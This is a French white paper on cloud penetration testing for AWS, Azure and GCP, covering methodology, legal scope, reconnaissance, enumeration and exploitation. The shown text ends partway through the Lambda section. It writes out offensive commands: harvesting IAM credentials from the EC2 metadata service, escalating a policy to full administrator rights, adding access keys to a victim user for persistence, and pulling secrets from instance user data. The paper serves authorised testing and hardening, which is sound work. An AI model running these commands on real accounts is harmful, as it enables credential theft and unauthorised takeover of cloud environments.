

# Guide Complet du Pentest Cloud : AWS, Azure et GCP

Catégorie : Livres Blancs | Lecture : 57 min | Publié le : 11/03/2026 | Auteur : Ayi NEDJIMI

*Guide pentest cloud complet : methodologies d'audit AWS, Azure et GCP, outils specialises, techniques d'exploitation et remediation. Livre blanc.*

Le cloud computing a radicalement transforme la surface d'attaque des entreprises. Avec plus de 94% des organisations utilisant au moins un service cloud en 2025, la securite de ces environnements est devenue un enjeu strategique majeur. Ce livre blanc propose un guide exhaustif du test d'intrusion cloud, couvrant les trois hyperscalers : Amazon Web Services (AWS), Microsoft Azure et Google Cloud Platform (GCP). Destine aux pentesters, red teamers, architectes securite et RSSI, il detaille les methodologies, les techniques d'exploitation concretes et les outils indispensables pour evaluer la posture de securite d'une infrastructure cloud. Ce livre blanc expert de plus de 14 000 mots couvre l'ensemble des methodologies d'audit cloud, des techniques de reconnaissance a la remediation. Destine aux pentesters, auditeurs securite et architectes cloud, il fournit un cadre operationnel complet avec des exemples pratiques pour AWS, Azure et GCP, base sur des retours d'experience de missions reelles.

## Points clés


- Le pentest cloud necessite une methodology adaptee aux specificites de chaque fournisseur (AWS, Azure, GCP)
- La gestion des identites et des acces (IAM) constitue le vecteur d'attaque principal dans 78% des compromissions cloud
- Les services de metadonnees (IMDS) representent un point d'entree critique exploitable via SSRF
- Les outils specialises (ScoutSuite, Prowler, Pacu, ROADtools) automatisent la detection des mauvaises configurations
- La remediation doit suivre les referentiels CIS Benchmarks et CSA Cloud Controls Matrix
- Chaque hyperscaler possede ses propres vecteurs d'attaque et mecanismes de defense
- La conformite (SOC 2, ISO 27017, SecNumCloud) encadre les exigences de securite cloud

## Notre avis d'expert

Un livre blanc en cybersécurité n'a de valeur que s'il est actionnable. Les méthodologies théoriques sans exemples d'implémentation concrète restent lettre morte. Notre approche privilégie systématiquement les guides step-by-step validés en environnement de production.

Votre stratégie de cybersécurité repose-t-elle sur un référentiel méthodologique éprouvé ?

## Chapitre 1 : Introduction au Pentest Cloud - Enjeux et Perimetre



### 1.1 Qu'est-ce que le pentest cloud ?

Le test d'intrusion cloud, communément appelé pentest cloud, est une évaluation méthodique et autorisée de la sécurité d'une infrastructure hébergée chez un fournisseur de services cloud. Contrairement au pentest traditionnel qui cible principalement des réseaux on-premise et des serveurs physiques, le pentest cloud doit prendre en compte un modèle de responsabilité partagée, des API spécifiques à chaque fournisseur, et des services managés dont la surface d'attaque diffère fondamentalement des systèmes classiques.

Le pentest cloud ne se limite pas à scanner des ports ou à tester des applications web hébergées dans le cloud. Il englobe l'évaluation de la configuration des services cloud natifs, l'analyse des politiques d'accès, la vérification de l'isolation entre les tenants, et la recherche de chemins d'escalade de privilèges au sein de l'infrastructure as code. Un auditeur compétent doit maîtriser les spécificités de chaque fournisseur tout en conservant une vision transversale des risques communs.

#### **Definition : Modele de responsabilite partagee**

Le modèle de responsabilité partagée définit la répartition des obligations de sécurité entre le fournisseur cloud (responsable de la sécurité du cloud, c'est-à-dire l'infrastructure physique, l'hyperviseur, le réseau) et le client (responsable de la sécurité dans le cloud, c'est-à-dire la configuration, les données, les accès). Ce modèle varie selon le type de service : IaaS, PaaS ou SaaS. Plus le niveau d'abstraction est élevé, plus le fournisseur assume de responsabilités, mais le client conserve toujours la maîtrise de ses données et de ses configurations d'accès.

## Cas concret

Le framework MITRE ATT&CK, devenu le référentiel standard de l'industrie, a transformé la manière dont les organisations modélisent les menaces. Son adoption généralisée depuis 2020 a permis de structurer les échanges entre équipes offensives et défensives autour d'un langage commun et mesurable.

## 1.2 Pourquoi le pentest cloud est-il devenu indispensable ?

---

Les incidents de sécurité cloud se multiplient à un rythme alarmant. Selon le rapport 2025 de l'ENISA, 68% des violations de données impliquant des environnements cloud résultent de mauvaises configurations, et non d'exploits aboutis. Les buckets S3 publics, les rôles IAM trop permissifs, les secrets stockés en clair dans les variables d'environnement : ces erreurs de configuration représentent autant de portes ouvertes pour un attaquant motivé.

Le pentest cloud est devenu indispensable pour plusieurs raisons structurelles. Premièrement, la complexité inhérente aux environnements multi-cloud crée des angles morts que les outils automatisés ne détectent pas toujours. Deuxièmement, la vitesse de déploiement des services cloud (infrastructure as code, CI/CD) introduit des risques de régression sécuritaire à chaque itération. Troisièmement, les exigences réglementaires (RGPD, NIS2, DORA) imposent des évaluations régulières de la posture de sécurité, y compris pour les actifs cloud.

Les statistiques parlent d'elles-mêmes : en 2024, le coût moyen d'une violation de données impliquant un environnement cloud s'élevait à 4,88 millions de dollars selon IBM. Les entreprises qui effectuent des pentests réguliers de leur infrastructure cloud réduisent ce risque de 40% en moyenne. Le retour sur investissement d'un audit de sécurité cloud est donc considérable lorsqu'on le compare au coût potentiel d'un incident.

### Incidents cloud notables

En 2019, Capital One a subi une violation massive via une SSRF exploitant le service de métadonnées AWS (IMDS v1), compromettant les données de plus de 100 millions de clients. En 2023, Microsoft a révélé qu'un groupe APT chinois (Storm-0558) avait exploité une clé de signature Azure AD volée pour accéder aux boîtes mail de hauts responsables gouvernementaux américains. En 2024, une mauvaise configuration Terraform exposant des credentials GCP a permis l'exfiltration de données sensibles chez un major de la santé européenne. Ces incidents illustrent la diversité des vecteurs d'attaque cloud et la nécessité d'audits approfondis.

Vos guides de bonnes pratiques sont-ils lus et appliqués par les équipes opérationnelles ?

## 1.3 Périmètre et cadre légal du pentest cloud

---

Le périmètre d'un pentest cloud doit être défini avec précision avant le début de la mission. Contrairement au pentest traditionnel où le scope se définit généralement par des plages d'adresses IP, le périmètre cloud s'articule autour de comptes, d'abonnements, de projets, de services spécifiques et de rôles d'accès. Documenter explicitement quels comptes cloud sont dans le scope, quels services peuvent être testés, et quelles actions sont autorisées.

Chaque fournisseur cloud impose ses propres regles en matiere de tests d'intrusion. AWS a simplifie sa politique en 2023 en supprimant l'obligation de notification prealable pour la plupart des tests, mais certaines activites restent interdites comme les tests DDoS, le DNS zone walking ou le flooding de ports. Azure requiert le respect des regles d'engagement documentees dans le Microsoft Cloud Penetration Testing Rules of Engagement, et les tests doivent se limiter aux ressources dont le client est proprietaire. GCP autorise les tests d'intrusion sur les ressources du client sans notification prealable, mais interdit toute action impactant les autres tenants.

Sur le plan legal, le pentest cloud s'inscrit dans le cadre general du droit applicable aux tests d'intrusion. En France, l'article 323-1 du Code penal punit l'acces frauduleux a un systeme de traitement automatise de donnees. Un contrat de mission detaille, signe par le responsable legal de l'organisation cliente, est donc indispensable. Ce contrat doit preciser le perimetre exact, les techniques autorisees, les horaires de test, les contacts d'urgence et les procedures d'escalade en cas de decouverte d'une vulnerabilite critique.

### **Attention : autorisations prealables**

Ne commencez jamais un pentest cloud sans disposer d'une autorisation ecrite explicite du proprietaire du compte cloud. En environnement multi-tenant, une action mal cillee peut impacter d'autres clients du fournisseur. Verifiez systematiquement que vos credentials de test sont limites au perimetre autorise. Conservez des logs detailles de toutes vos actions pour pouvoir justifier chaque operation en cas de contestation. Le non-respect de ces precautions peut entrainer des poursuites penales et la responsabilite civile du pentester et de son employeur.

## **1.4 Differences fondamentales avec le pentest traditionnel**

---

Le pentest cloud se distingue du pentest traditionnel sur plusieurs aspects fondamentaux. Le premier est l'absence de couche reseau physique directement accessible. Dans un environnement cloud, le pentester interagit principalement avec des API, des consoles web et des services manages, plutot qu'avec des equipements reseau physiques. Les techniques classiques de sniffing reseau ou d'ARP spoofing sont generalement inapplicables.

Le deuxieme aspect distinctif est la preponderance de la gestion des identites et des acces (IAM) comme vecteur d'attaque principal. Dans un environnement cloud, la quasi-totalite des actions passent par des mecanismes d'authentification et d'autorisation bases sur des politiques IAM. Comprendre et exploiter les failles de ces politiques constitue le coeur du pentest cloud. Un role IAM mal configure peut donner acces a l'integralite d'un compte cloud, sans qu'aucune vulnerabilite technique classique ne soit exploitee.

Le troisieme aspect concerne la nature ephemere et dynamique des ressources cloud. Les instances sont creees et detruites en permanence via l'infrastructure as code. Les conteneurs ont une duree de vie de quelques minutes. Les fonctions serverless s'executent pendant quelques secondes. Le pentester doit adapter sa methodologie a cette realite en privilegiant l'analyse des configurations et des politiques plutot que la recherche de vulnerabilites sur des systemes specifiques qui peuvent disparaitre a tout moment.

Enfin, le quatrième aspect est la richesse des services managés proposés par chaque fournisseur. AWS propose plus de 200 services, Azure plus de 300, et GCP plus de 150. Chaque service possède ses propres mécanismes de sécurité, ses propres risques de mauvaise configuration et ses propres vecteurs d'attaque. Un pentester cloud doit donc maintenir une connaissance actualisée d'un écosystème en perpétuelle évolution.

Critère	Pentest traditionnel	Pentest cloud
Surface d'attaque	Reseau, OS, applications	API, IAM, services managés, configurations
Accès initial	Scan de ports, exploitation de services	Credentials volées, mauvaises configurations IAM
Mouvement lateral	Pivoting reseau, pass-the-hash	Escalade de privileges IAM, cross-account access
Persistence	Backdoors, rootkits	Cles d'accès, rôles fédérées, Lambda backdoors
Exfiltration	Tunnels DNS, canaux couverts	Buckets publics, snapshots partagés, API endpoints
Outils principaux	Nmap, Metasploit, Burp Suite	ScoutSuite, Prowler, Pacu, ROADtools
Cadre legal	Autorisation du propriétaire	Autorisation + respect des politiques du CSP

## Chapitre 2 : Methodologie de Test d'Intrusion Cloud



### 2.1 Phase de reconnaissance (OSINT cloud)

La reconnaissance constitue la première phase de tout pentest cloud. Elle vise à collecter un maximum d'informations sur l'infrastructure cible sans interagir directement avec les systèmes audités. En contexte cloud, cette phase présente des spécificités importantes liées à la nature des services et à leur exposition sur Internet.

La découverte de buckets S3 et d'espaces de stockage publics représente souvent le point de départ de la reconnaissance cloud. Des outils comme `cloud_enum` permettent de découvrir des ressources de stockage exposées en testant des variations de noms basés sur le domaine de la cible. La commande typique est la suivante :

```
python3 cloud_enum.py -k entreprise-cible -k entreprisesecible --disable-gcp
```

Les certificats SSL/TLS constituent une source précieuse d'informations. Le Certificate Transparency Log permet de découvrir des sous-domaines associés à l'infrastructure cloud de la cible. L'outil `crt.sh` ou des requêtes directes sur les logs CT révèlent souvent des noms de domaine pointant vers des services cloud (par exemple `*.s3.amazonaws.com`, `*.blob.core.windows.net`, `*.storage.googleapis.com`).

La recherche de fuites de credentials sur les dépôts de code publics est une étape critique. GitHub, GitLab et Bitbucket regorgent de clés d'accès AWS, de secrets Azure ou de fichiers de credentials GCP committés accidentellement. Des outils comme `truffleHog`, `gitleaks` ou `git-secrets` permettent d'automatiser cette recherche. Les expressions régulières à cibler incluent les patterns de clés d'accès AWS ( `AKIA[0-9A-Z]{16}` ), les chaînes de connexion Azure et les fichiers de service account GCP au format JSON.

Shodan et Censys permettent de cartographier les services cloud exposés. Les requêtes spécifiques comme `org:"Amazon.com"` ou `cloud.provider:azure` sur Censys permettent d'identifier les assets de la cible hébergés chez chaque fournisseur. Les headers HTTP révèlent souvent le fournisseur cloud utilisé (par exemple `x-amz-request-id` pour AWS, `x-ms-request-id` pour Azure).

L'analyse DNS révèle la cartographie cloud de la cible. Les enregistrements CNAME pointant vers des services cloud (`*.amazonaws.com`, `*.azurewebsites.net`, `*.appspot.com`) permettent d'identifier les services utilisés. La recherche de subdomain takeover est particulièrement pertinente en contexte cloud : un enregistrement DNS pointant vers un service cloud supprimé peut être réclame par un attaquant.

### **Outils de reconnaissance cloud**

Les outils essentiels pour la phase de reconnaissance incluent : `cloud_enum` pour la découverte de ressources de stockage, `dnsrecon` et `subfinder` pour l'énumération DNS, `truffleHog` et `gitleaks` pour la détection de secrets dans les dépôts de code, `Shodan` et `Censys` pour la cartographie des services exposés, et `waybackurls` pour l'analyse historique des URLs. Combinez ces outils pour obtenir une vision complète de la surface d'attaque cloud de la cible.

## **2.2 Phase d'énumération des services cloud**

Une fois la reconnaissance passive terminée, la phase d'énumération consiste à interagir directement avec les services cloud identifiés pour cartographier les ressources, les configurations et les permissions. Cette phase nécessite généralement des credentials valides, qu'ils aient été fournis dans le cadre d'un test en boîte grise ou obtenus lors de la phase de reconnaissance.

L'enumeration IAM est la premiere etape. Pour AWS, la commande `aws sts get-caller-identity` permet de verifier l'identite associee aux credentials obtenus. Ensuite, `aws iam list-users`, `aws iam list-roles` et `aws iam list-policies` cartographient les entites IAM du compte. L'analyse des politiques attachees a chaque entite revele les permissions effectives et les chemins d'escalade potentiels.

Pour Azure, l'enumeration commence par `az account list` pour identifier les abonnements accessibles, puis `az ad user list` et `az role assignment list` pour cartographier les identites et les attributions de roles. L'outil `ROADtools` de Dirk-jan Mollema automatise cette enumeration en collectant l'integralite du graphe Azure AD (desormais Entra ID) via l'API Microsoft Graph.

Pour GCP, `gcloud projects list` revele les projets accessibles, tandis que `gcloud iam service-accounts list` et `gcloud projects get-iam-policy PROJECT_ID` cartographient les comptes de service et les bindings IAM. L'outil `gcp_enum` automatise cette enumeration en parcourant systematiquement les permissions disponibles.

L'enumeration des services de stockage est systematique. Pour AWS : `aws s3 ls` puis `aws s3 ls s3://bucket-name --recursive` pour chaque bucket decouvert. Pour Azure : `az storage account list` suivi de `az storage container list --account-name NOM`. Pour GCP : `gsutil ls` puis `gsutil ls -la gs://bucket-name/`. L'objectif est d'identifier les donnees sensibles accessibles et les permissions de stockage mal configurees.

L'enumeration reseau couvre les groupes de securite, les VPC, les sous-reseaux et les regles de pare-feu. Pour AWS : `aws ec2 describe-security-groups` et `aws ec2 describe-network-acls`. Pour Azure : `az network nsg list` et `az network nsg rule list`. Pour GCP : `gcloud compute firewall-rules list`. Les regles autorisant le trafic entrant depuis `0.0.0.0/0` sur des ports sensibles (22, 3389, 3306, 5432) constituent des findings critiques.

## 2.3 Phase d'exploitation et escalade de privileges

---

La phase d'exploitation vise a demontrer l'impact concret des vulnerabilites identifiees. En contexte cloud, l'exploitation se concentre principalement sur l'escalade de privileges IAM, l'acces non autorise aux donnees et le mouvement lateral entre services et comptes.

L'escalade de privileges IAM est le vecteur d'exploitation le plus courant en environnement cloud. La recherche de Rhino Security Labs a identifie plus de 30 chemins d'escalade de privileges distincts dans AWS IAM. Par exemple, un utilisateur disposant de la permission `iam:CreatePolicyVersion` peut creer une nouvelle version de sa propre politique avec des permissions administrateur. De meme, un utilisateur avec `iam:PassRole` et `lambda:CreateFunction` peut creer une fonction Lambda associee a un role administrateur et l'executer pour obtenir des privileges eleves.

Exemple concret d'escalade via `iam:CreatePolicyVersion` sur AWS :

```
aws iam create-policy-version --policy-arn arn:aws:iam::ACCOUNT:policy/ma-policy --policy-document '{"Version":"2012-10-17","Statement":[{"Effect":"Allow","Action":"*","Resource":"*"}]}' --set-as-default
```

Sur Azure, l'escalade de privileges exploite souvent les attributions de roles dans Entra ID. Un utilisateur disposant du role Application Administrator peut creer un service principal avec des permissions elevees. Le role Privileged Role Administrator permet d'attribuer n'importe quel role, y compris Global Administrator. L'exploitation des managed identities permet egalement d'heriter des permissions d'une ressource Azure.

Sur GCP, les chemins d'escalade incluent l'exploitation des comptes de service avec des permissions excessives. La permission `iam.serviceAccountKeys.create` sur un compte de service privilegie permet de generer une cle et d'usurper son identite. La permission `deploymentmanager.deployments.create` permet de deployer des ressources avec les privileges du compte de service Deployment Manager, qui dispose souvent de permissions etendues.

### **Precautions lors de l'exploitation**

L'exploitation en environnement cloud de production comporte des risques significatifs. Evitez toute action destructrice (suppression de ressources, modification de donnees). Documentez chaque commande executee avec son horodatage. Privilegiez les demonstrations de faisabilite (proof of concept) aux exploitations completes. En cas de doute sur l'impact d'une action, consultez le commanditaire de l'audit avant de proceder. La creation de ressources supplementaires (instances EC2, fonctions Lambda) pour demonstrier une vulnerabilite doit etre validee au prealable.

## **2.4 Phase de post-exploitation et mouvement lateral**

---

La post-exploitation en environnement cloud vise a evaluer l'etendue de la compromission possible a partir d'un acces initial. Elle inclut la persistance, le mouvement lateral et l'exfiltration de donnees.

La persistance dans le cloud peut prendre plusieurs formes. Sur AWS, un attaquant peut creer des cles d'accès supplementaires pour un utilisateur IAM (`aws iam create-access-key --user-name victime`), deployer une fonction Lambda declenchee periodiquement pour maintenir l'accès, ou configurer un role assumable depuis un compte externe. Sur Azure, la creation d'un service principal avec des credentials longue duree ou l'ajout d'une federation d'identite sur une application existante permet de maintenir un acces persistant. Sur GCP, la generation de cles de compte de service supplementaires ou la creation d'un projet fantome lie au meme compte de facturation sont des techniques de persistance courantes.

Le mouvement lateral dans le cloud s'effectue principalement via les relations de confiance entre comptes et services. Les roles cross-account AWS, les abonnements Azure lies au meme tenant Entra ID, et les projets GCP au sein de la meme organisation offrent autant de chemins de mouvement lateral. L'exploitation des VPC peering, des endpoints de service prives et des connexions VPN entre environnements cloud et on-premise etend encore le perimetre de compromission potentiel.

L'exfiltration de donnees en environnement cloud peut etre subtile et difficile a detecter. La copie d'un snapshot EBS vers un compte externe, le partage d'un bucket S3 avec une politique de ressource permissive, ou l'envoi de donnees vers un endpoint externe via une fonction Lambda sont des techniques d'exfiltration qui contournent souvent les mecanismes de detection bases sur le trafic reseau.

## 2.5 Reporting et classification des vulnerabilites

Le rapport de pentest cloud doit adapter les standards de classification aux specificites du cloud. Le CVSS (Common Vulnerability Scoring System) reste la reference pour la notation des vulnerabilites, mais son application aux mauvaises configurations cloud necessite une adaptation. Une politique IAM trop permissive ne correspond pas a un CVE specifique, mais son impact peut etre critique.


Le rapport doit inclure pour chaque vulnerabilite : une description claire du probleme, le service cloud affecte, la preuve d'exploitation (captures d'ecran, commandes executees et leurs resultats), l'impact potentiel (confidentialite, integrite, disponibilite), la probabilite d'exploitation, le score de risque resultant, et une recommandation de remediation concrete avec les commandes ou configurations a appliquer.

La classification des findings cloud suit generalement une echelle a quatre niveaux : critique (acces administrateur au compte, exfiltration de donnees sensibles possible), haute (escalade de privileges significative, acces non autorise a des services sensibles), moyenne (mauvaise configuration creant un risque indirect, absence de chiffrement), faible (ecart par rapport aux bonnes pratiques sans impact direct demonstrable). Cette classification doit etre adaptee au contexte specifique de l'organisation auditee.

### A retenir : methodologie en 5 phases

Un pentest cloud structure suit cinq phases distinctes : (1) la reconnaissance passive pour cartographier la surface d'attaque, (2) l'enumeration active des services et des permissions, (3) l'exploitation des vulnerabilites identifiees, (4) la post-exploitation pour evaluer l'etendue de la compromission, et (5) le reporting avec des recommandations actionnables. Chaque phase doit etre documentee en temps reel pour garantir la tracabilite et la reproductibilite des findings.

## Chapitre 3 : Pentest AWS - IAM, S3, EC2, Lambda, CloudTrail



## 3.1 Exploitation des faiblesses IAM AWS

AWS Identity and Access Management (IAM) constitue le pilier central de la sécurité AWS et, par conséquent, la cible prioritaire de tout pentest AWS. La complexité du système de permissions AWS, avec ses politiques basées sur JSON, ses conditions, ses limites de permissions et ses politiques de session, crée un terrain fertile pour les mauvaises configurations exploitables.

L'énumération initiale des permissions est la première étape. L'outil `enumerate-iam` de Andres Riancho permet de découvrir les permissions effectives d'un jeu de credentials en testant systématiquement les appels API AWS. Cette approche par force brute est plus fiable que l'analyse statique des politiques, car elle prend en compte les SCP (Service Control Policies), les limites de permissions et les politiques de session qui peuvent restreindre les droits effectifs.

```
python3 enumerate-iam.py --access-key AKIAIOSFODNN7EXAMPLE --secret-key wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY
```

Les chemins d'escalade de privilèges IAM documentés par Rhino Security Labs incluent plus de 30 techniques distinctes. Parmi les plus courantes, on trouve l'exploitation de `iam:CreatePolicyVersion` pour modifier les permissions d'une politique existante, l'utilisation de `iam:AttachUserPolicy` ou `iam:AttachRolePolicy` pour s'attribuer la politique `AdministratorAccess`, et l'exploitation de `iam:PassRole` combinée avec des services comme Lambda, EC2 ou Glue pour hériter des permissions d'un rôle privilégié.

L'outil `Pacu`, le framework d'exploitation AWS de Rhino Security Labs, automatise la détection et l'exploitation de ces chemins d'escalade. Le module `iam_privesc_scan` analyse les permissions de l'utilisateur courant et identifie les chemins d'escalade possibles :

```
Pacu (session:pentest) > run iam_privesc_scan
```

L'analyse des politiques IAM révèle fréquemment des wildcards excessifs. Une politique autorisant `"Action": "s3:*"` sur `"Resource": "*"` donne un accès complet à tous les buckets S3 du compte, y compris ceux contenant des données sensibles. Les conditions manquantes sur les politiques de confiance des rôles (trust policies) permettent à n'importe quel utilisateur ou service du compte d'assumer le rôle. La politique suivante est un exemple classique de mauvaise configuration :

```
{"Version": "2012-10-17", "Statement": [{"Effect": "Allow", "Principal": {"AWS": "arn:aws:iam::123456789012:root"}, "Action": "sts:AssumeRole"}]}
```

Cette politique autorise n'importe quelle entité du compte à assumer le rôle, ce qui inclut potentiellement des utilisateurs non privilégiés. Un pentester vérifiera systématiquement les trust policies de tous les rôles pour identifier de tels chemins d'escalade.

### Defense : durcissement IAM AWS

Appliquez le principe du moindre privilège en utilisant `IAM Access Analyzer` pour identifier les permissions non utilisées. Activez les SCP au niveau de l'organisation pour limiter les actions dangereuses. Utilisez les conditions IAM (`aws:SourceIp`, `aws:MultiFactorAuthPresent`) pour restreindre les contextes d'utilisation. Implémentez des limites de permissions (permissions boundaries) pour borner les droits maximaux attribuables. Désactivez la création de clés d'accès longue durée au profit des rôles IAM et des credentials temporaires via AWS STS.

## 3.2 Attaques sur Amazon S3

---

Amazon Simple Storage Service (S3) est l'un des services AWS les plus utilisés et les plus fréquemment mal configurés. Les buckets S3 publics ont été à l'origine de nombreuses fuites de données majeures, malgré les avertissements répétés d'Amazon et les mécanismes de protection ajoutés au fil des ans (S3 Block Public Access, bucket policy warnings).

La découverte de buckets S3 s'effectue par plusieurs méthodes. L'énumération par force brute de noms de buckets basés sur le nom de l'entreprise, ses marques et ses projets reste efficace. L'outil `cloud_enum` automatise cette recherche. Les requêtes DNS sur les domaines de l'entreprise révèlent souvent des CNAME pointant vers des buckets S3. L'analyse du code source des applications web et des applications mobiles révèle fréquemment des noms de buckets codés en dur.

Une fois un bucket identifié, l'évaluation des permissions s'effectue en testant progressivement les opérations possibles :

```
aws s3 ls s3://bucket-cible/ --no-sign-request
```

Cette commande teste l'accès anonyme (non authentifié) au bucket. L'option `--no-sign-request` envoie la requête sans credentials. Si le listing réussit, le bucket est publiquement accessible en lecture. Les tests suivants évaluent les permissions d'écriture (`aws s3 cp test.txt s3://bucket-cible/`), les permissions sur les ACL du bucket (`aws s3api get-bucket-acl`) et les permissions sur la politique du bucket (`aws s3api get-bucket-policy`).

Les attaques avancées sur S3 incluent l'exploitation des politiques de bucket mal configurées. Une politique autorisant `s3:PutBucketPolicy` à un principal large permet à un attaquant de modifier la politique du bucket pour s'accorder un accès complet. L'exploitation des ACL (Access Control Lists) legacy, lorsqu'elles accordent `WRITE_ACP` au groupe `AuthenticatedUsers`, permet de modifier les ACL pour obtenir un accès complet au bucket.

Le server-side request forgery (SSRF) vers le service de métadonnées EC2 via des objets S3 contenant du code HTML ou JavaScript constitue un vecteur d'attaque indirect. Si une application web sert des objets S3 dans un contexte de confiance, un attaquant peut injecter du contenu malveillant dans un objet pour exploiter d'autres vulnérabilités.

## 3.3 Exploitation des instances EC2 et du service de métadonnées

---

Amazon Elastic Compute Cloud (EC2) fournit les ressources de calcul virtuelles dans AWS. Les instances EC2 présentent une surface d'attaque qui combine les vulnérabilités classiques des systèmes d'exploitation avec les spécificités cloud, notamment le service de métadonnées d'instance (IMDS).

Le service de métadonnées EC2 (accessible à l'adresse `http://169.254.169.254`) fournit des informations sensibles aux instances, notamment les credentials temporaires du rôle IAM associé. L'exploitation de ce service via une SSRF a été le vecteur d'attaque utilisé dans la compromission de Capital One en 2019. IMDSv1, qui répond à de simples requêtes HTTP GET sans authentification, est particulièrement vulnérable :

```
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/
```

Cette commande retourne le nom du role IAM associe a l'instance. Une seconde requete recupere les credentials temporaires :

```
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/NOM-DU-ROLE
```

La reponse contient l'AccessKeyId, le SecretAccessKey et le SessionToken permettant d'agir avec les permissions du role IAM de l'instance. AWS a introduit IMDSv2, qui impose un mecanisme de session basee sur un token PUT, rendant l'exploitation via SSRF significativement plus difficile (mais pas impossible dans certains cas) :

```
TOKEN=$(curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds: 21600")
```

```
curl -H "X-aws-ec2-metadata-token: $TOKEN" http://169.254.169.254/latest/meta-data/
```

Au-dela du service de metadonnees, l'audit des instances EC2 couvre les groupes de securite (regles de pare-feu), les user data (scripts d'initialisation pouvant contenir des secrets), les volumes EBS (chiffrement, snapshots publics), et la configuration reseau (exposition publique, VPC peering). La commande suivante recupere les user data d'une instance, qui contiennent souvent des mots de passe ou des cles d'API :

```
aws ec2 describe-instance-attribute --instance-id i-1234567890abcdef0 --attribute userData --query "UserData.Value" --output text | base64 -d
```

Les snapshots EBS constituent egalement une cible interessante. Un snapshot public ou partage avec un compte externe peut etre monte sur une instance controlee par l'attaquant pour en extraire les donnees. La commande `aws ec2 describe-snapshots --owner-ids self --query "Snapshots[?Public==true]"` identifie les snapshots publics du compte.

### **CVE-2024-21626 : Leaky Vessels**

La vulnerabilite Leaky Vessels (CVE-2024-21626) dans runc, le runtime de conteneurs utilise par ECS et EKS, permettait une evasion de conteneur en exploitant une fuite de descripteur de fichier lors de l'execution de `WORKDIR`. Cette vulnerabilite illustre que les instances EC2 executant des conteneurs heritent des vulnerabilites de la pile de conteneurisation, ajoutant une couche de complexite a l'audit de securite. AWS a deploye des correctifs pour ses services manages (ECS, EKS), mais les instances EC2 autogerées necessitaient une mise a jour manuelle de runc.

## **3.4 Pentest des fonctions Lambda et des services serverless**

AWS Lambda introduit un approche d'execution different qui modifie la surface d'attaque. Les fonctions Lambda s'executent dans un environnement sandbox isole, avec une duree d'execution limitee et un systeme de fichiers en lecture seule (a l'exception de `/tmp`). Cependant, elles heritent des permissions du role IAM qui leur est associe, ce qui cree des opportunités d'escalade de privileges.

L'enumeration des fonctions Lambda et de leurs configurations revele souvent des informations sensibles :

```
aws lambda list-functions --query "Functions[].[Name:FunctionName,Role:Role,Runtime:Runtime]"
```

```
aws lambda get-function --function-name ma-fonction
```

